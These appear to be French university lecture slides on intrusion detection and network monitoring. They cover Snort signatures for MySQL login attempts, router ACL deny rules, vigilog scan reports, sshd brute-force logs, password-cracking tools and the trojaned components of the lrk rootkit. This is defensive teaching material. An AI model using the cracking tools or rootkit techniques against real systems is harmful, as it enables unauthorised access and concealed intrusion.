
- alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL root login attempt"; flow:to_server,established; content:"|0A 00 00 01 85 04 00 00 80 72 6F 6F 74 00|"; classtype:protocol-command-decode; sid:1775; rev:1;)

- alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 3306 (msg:"MYSQL show databases attempt"; flow:to_server,established; content:"|0f 00 00 00 03|show databases"; classtype:protocol-command-decode; sid:1776; rev:1;)

Exemple de résultat snort (avec ipcop)



Exemple d'attaquant



Intrusion Prevention System

- Un IPS peut stopper un trafic jugé suspect.
- Un logiciel peut se trouver sur un routeur, sur un firewall ou sur un boîtier spécialisé en rupture du réseau.
- Exemples d'éditeur d'IPS:

  Cisco, ISS, McAfee, …

Métrologie

- Les outils d'analyse de trafic et de métrologie permettent de détecter l'utilisation anormale du réseau et les pics de consommation (scan massif, …).

- Quelques exemples d'outils:
  - extra (EXternal TRaffic Analyser)

    http://lpsc.in2p3.fr/extra/

  - mrtg (Multi Router Traffic Grapher)


    http://www.mrtg.org
  - vigilog

    http://vigilog.ensmp.fr/


extra

- Logiciel de monitoring du trafic réseau

- Fonctions de base:
  - Recueil des logs routeurs (IP source, IP destination, Port source, Port destination, volume).
  - Stockage dans une base de données
  - Traitement systématique sur les logs
  - Interface graphique d'analyse


INTERNET
EXTRA
EXTRA BD
LOAD
RESEAU LOCAL
ROUTEUR
START/STOP
COLLECTEUR
SNIFFER
LOGS

Exemple de résultat



mrtg


- Utilisation de SNMP pour relever les compteurs des périphériques (routeurs, …).

- Création de pages html en temps réels contenant des graphes représentant le trafic sur le réseau en cours de surveillance.

mrtg: exemple de résultat


Les statistiques ont été mises à jour le **Vendredi 15 Avril 2005 à 16:26**.
'ENSICAEN' était alors en marche depuis **90 days, 5:16:54**.

Graphique quotidien (sur 5 minutes : Moyenne)




Max Entrée:926.8 kB/s (0.7%) Moyenne Entrée:182.3 kB/s (0.1%) Actuel Entrée:341.0 kB/s (0.3%)
Max Sortie:251.2 kB/s (0.2%) Moyenne Sortie:69.2 kB/s (0.1%) Actuel Sortie:135.2 kB/s (0.1%)

Graphique hebdomadaire (sur 30 minutes : Moyenne)



Max Entrée:2406.9 kB/s (1.9%) Moyenne Entrée:271.6 kB/s (0.2%) Actuel Entrée:291.8 kB/s (0.2%)
Max Sortie:727.4 kB/s (0.6%) Moyenne Sortie:113.2 kB/s (0.1%) Actuel Sortie:88.0 kB/s (0.1%)

Graphique mensuel (sur 2 heures : Moyenne)



Max Entrée:1318.5 kB/s (1.1%) Moyenne Entrée:168.2 kB/s (0.1%) Actuel Entrée:357.1 kB/s (0.3%)
Max Sortie:551.9 kB/s (0.4%) Moyenne Sortie:89.4 kB/s (0.1%) Actuel Sortie:103.3 kB/s (0.1%)

vigilog

- Rediriger les violations d'ACL d'un routeur sur le syslog d'une machine.
- Traitement des logs par des scripts perl.
- Courriel de synthèse envoyé à l'administrateur.
- Rapport sous forme de page html:
  - adresses d'origine les plus actives.
  - adresses de destination les plus actives.
  - les ports les plus recherchés.
  - etc.

Extrait d'une ACL

```
ensicaen> show access-lists 112
    deny tcp any any eq sunrpc log (48501 matches)
    deny udp any any eq sunrpc log (54 matches)
    deny udp any any eq 135 log (545 matches)
    deny tcp any any eq 135 log (8717308 matches)
    deny tcp any any eq 136 log (19 matches)
    deny udp any any eq 136 log
    deny tcp any any eq 139 log (3918461 matches)
    deny udp any any eq netbios-ss log
    deny tcp any any eq 412 log (13 matches)
    deny udp any any eq 412 log
    deny tcp any any eq 444 log (4539 matches)
    deny udp any any eq 444 log
     permit ip any any (330007431 matches)
    permit udp any any
    permit tcp any any
```

Vigilog: exemple de sortie

*** ACL 112 - Entree Site ***

Les adresses sources les plus actives :

112 200.31.197.180 536 lignes - mail.unad.edu.co

112 201.129.251.211 524 lignes - dsl-201-129-251-211.prod-infinitum.com.mx

112 61.33.21.2 484 lignes - 61.33.21.2

112 222.149.121.109 416 lignes - p2109-ipbf208niho.hiroshima.ocn.ne.jp

112 4.8.153.86 246 lignes - lsanca1-ar56-4-8-153-086.lsanca1.dsl-verizon.net

112 67.123.125.162 245 lignes - 67-123-125-162.ded.pacbell.net

112 218.22.209.178 207 lignes - 218.22.209.178

112 61.153.27.154 201 lignes - 61.153.27.154

112 209.139.21.66 192 lignes - mail.imtstones.com

Vigilog: exemple de sortie

*** Les ports de destination les plus recherchés :
154 4662 tcp edonkey 1108 lignes
154 1214 tcp kazaa 102 lignes
154 4665 tcp edonkey 51 lignes
154 4664 tcp edonkey 46 lignes
154 4663 tcp edonkey 41 lignes
154 137 udp netbios-ns 17 lignes
154 138 udp netbios-dgm 16 lignes
154 6889 udp 4 lignes
154 6882 tcp 3 lignes
154 1214 udp kazaa 2 lignes

Vigilog: exemple de sortie

*** SCAN a partir de 4.5.55.68 wbar2.sea1-4-5-055-068.sea1.dsl-verizon.net

44 ligne(s), 42 adresse(s), 1 port(s)

** PORTS 135/tcp - loc-srv **

ADRESSES

192.93.101.24 192.93.101.35 192.93.101.68 192.93.101.71
192.93.101.76 192.93.101.77 192.93.101.89 192.93.101.96
192.93.101.124 192.93.101.157 192.93.101.164 192.93.101.170
192.93.101.204 192.93.101.214 192.93.101.234 192.93.117.0
192.93.117.16 192.93.117.20 192.93.117.54 192.93.117.61
192.93.117.109 192.93.117.159 192.93.117.178 192.93.212.6
192.93.212.12 192.93.212.20 192.93.212.44 192.93.212.46
192.93.212.58 192.93.212.79 192.93.212.87 192.93.212.95
192.93.212.123 192.93.212.172 192.93.212.180 192.93.212.195
192.93.212.206 192.93.212.220 192.93.212.228 192.93.212.245
192.93.212.248 192.93.212.250

Vigilog: exemple de sortie

```
------------------------------------------------------------------
LES HARCELEMENTS
 ------------------------------------------------------------------
*** ACL 112 - Entree Site

*** 200.31.197.180 -> 192.93.101.151 586 lignes mail.unad.gov.co ->
      sprv.ensicaen.fr PORT 139/tcp netbios-ssn 586 lignes

*** 202.147.224.102 -> 192.93.101.232 81 lignes 202.147.224.102 ->
      crchateigner.ensicaen.fr PORT 139/tcp netbios-ssn 81 lignes

*** 219.146.101.206 -> 192.93.101.138 104 lignes 219.146.101.206 ->
      spsc2.ensicaen.fr PORT 139/tcp netbios-ssn 104 lignes

*** 220.175.59.220 -> 192.93.101.232 106 lignes 220.175.59.220 ->
      crchateigner.ensicaen.fr PORT 139/tcp netbios-ssn 106 lignes
```


Craquage de mots de passe

- Les mots de passe sont souvent un maillon faible de la sécurité.
- Le choix d'un mot de passe doit obéir à des règles strictes.
- Des outils existent pour décrypter les mots de passe:
  - Pour unix:
    - crack http://www.crypticide.com/users/alecm/
    - John The Ripper http://www.openwall.com/john/
  - Pour windows:
    - l0phtcrack http://www.atstake.com/


Un logiciel de stockage de mot de passes

- De plus en plus de mots de passe à retenir.
- Les mots de passe doivent être robustes.
- Les post-its sont déconseillés pour les mémoriser ;)
- Un exemple de logiciel de stockage de mots de passe:

  http://www.flyingbit.com/downloads



Exemple de logiciel de craquage



Exemple d'attaque ssh

Sep 26 00:29:24 www sshd[16963]: Failed password for root from 80.88.158.137 port 39464 ssh2
Sep 26 00:29:29 www sshd[16965]: Failed password for root from 80.88.158.137 port 39511 ssh2
Sep 26 00:29:34 www sshd[16967]: Failed password for root from 80.88.158.137 port 39554 ssh2
Sep 26 00:29:39 www sshd[16969]: Failed password for root from 80.88.158.137 port 39597 ssh2
Sep 26 00:29:44 www sshd[16971]: Failed password for root from 80.88.158.137 port 39643 ssh2
Sep 26 00:29:49 www sshd[16973]: Failed password for root from 80.88.158.137 port 39683 ssh2
Sep 26 00:29:54 www sshd[16975]: Failed password for root from 80.88.158.137 port 39729 ssh2
Sep 26 00:29:59 www sshd[16977]: Failed password for root from 80.88.158.137 port 39774 ssh2

Sep 23 20:58:17 www sshd[11025]: Failed password for invalid user tiffany from 63.237.87.70 port 42579 ssh2
Sep 23 20:58:18 www sshd[11027]: Invalid user tiffany from 63.237.87.70
Sep 23 20:58:18 www sshd[11027]: error: Could not get shadow information for NOUSER
Sep 23 20:58:18 www sshd[11027]: Failed password for invalid user tiffany from 63.237.87.70 port 42673 ssh2
Sep 23 20:58:19 www sshd[11029]: Invalid user tiffany from 63.237.87.70
Sep 23 20:58:19 www sshd[11029]: error: Could not get shadow information for NOUSER
Sep 23 20:58:19 www sshd[11029]: Failed password for invalid user tiffany from 63.237.87.70 port 42762 ssh2
Sep 23 20:58:20 www sshd[11031]: Invalid user tracy from 63.237.87.70
Sep 23 20:58:20 www sshd[11031]: error: Could not get shadow information for NOUSER
Sep 23 20:58:20 www sshd[11031]: Failed password for invalid user tracy from 63.237.87.70 port 42858 ssh2
Sep 23 20:58:21 www sshd[11033]: Invalid user tracy from 63.237.87.70
Sep 23 20:58:21 www sshd[11033]: error: Could not get shadow information for NOUSER

RootKits

- Un "rootkit" est défini par la NSA:

A hacker security tool that captures passwords and message traffic to and from a computer. A collection of tools that allows a hacker to provide a backdoor into a system, collect information on other systems on the network, mask the fact that the system is compromised, and much more. Rootkit is a classic example of Trojan Horse software. Rootkit is available for a wide range of operating systems.

RootKits

- Souvent utilisé par un intrus pour se dissimuler et garder les accès privilégiés qu'il a obtenu.
- Les premières alertes sur l'utilisation de rootkits datent de février 1994.
- Outil devenu très populaire et qui complique la détection d'intrusion.
- Très répandu sur les machines SUN et Linux.
- Une rootkit classique contiendra un sniffer, des logiciels avec backdoors comme inetd, login,…, remplacera des commandes comme ps, netstat, ls, … On pourra trouver également des commandes de nettoyage de logs (/var/log), etc.

Exemple de rootkit: lrkn

- chfn — Trojaned! User->r00t
- chsh — Trojaned! User->r00t
- inetd — Trojaned! Remote access
- login — Trojaned! Remote access
- ls — Trojaned! Hide files
- du — Trojaned! Hide files
- ifconfig — Trojaned! Hide sniffing
- netstat — Trojaned! Hide connections
- passwd — Trojaned! User->r00t
- ps — Trojaned! Hide processes
- top — Trojaned! Hide processes
- rshd — Trojaned! Remote access
- syslogd — Trojaned! Hide logs
- linsniffer — Packet sniffer!
- fix — File fixer!
- z2 — Zap2 utmp/wtmp/lastlog eraser!
- wted — wtmp/utmp editor!
- lled — lastlog editor!
- bindshell — port/shell type daemon!
- tcpd — Trojaned! Hide connections, avoid denies

Détection de rootkits

- Si la machine est infectée, toutes les commandes locales sont suspectes.
- Détection des ports ouverts non officiels (avec nmap sur une machine externe). Par exemple l'inetd de lrk4 ouvre le port 5002.
- Recherche des répertoires spécifiques aux rootkits (par exemple /dev/ptry avec lrk4).
- Utilitaires de détection:

  unix: **chkrootkit** *http://www.chkrootkit.org/*

  windows*:* **rootkitrevealer**
  http://www.sysinternals.com/ntw2k/freeware/rootkitreveal.shtml

  Strider GhostBuster *http://research.microsoft.com/rootkit/*

  F-Secure Blacklight *http://www.f-secure.com/blacklight/*
- Se prémunir des rootkits: **tripwire** *http://www.tripwire.com*

Bibliothèques Dynamiques

- Beaucoup de fichiers sont à modifier pour rester invisible.

- Cependant, les binaires utilisent le concept des bibliothèques dynamiques pour éviter d'être trop gros (dll sous windows, fichiers .so sous unix).

- La modification d'une bibliothèque dynamique peut suffire à modifier plusieurs commandes.

Exemple bibliothèque dynamique

```
[root@ns /root]# ldd `which uptime` `which top` `which ps`
/usr/bin/uptime:
        libproc.so.2.0.0 => /lib/libproc.so.2.0.0 (0x40018000)
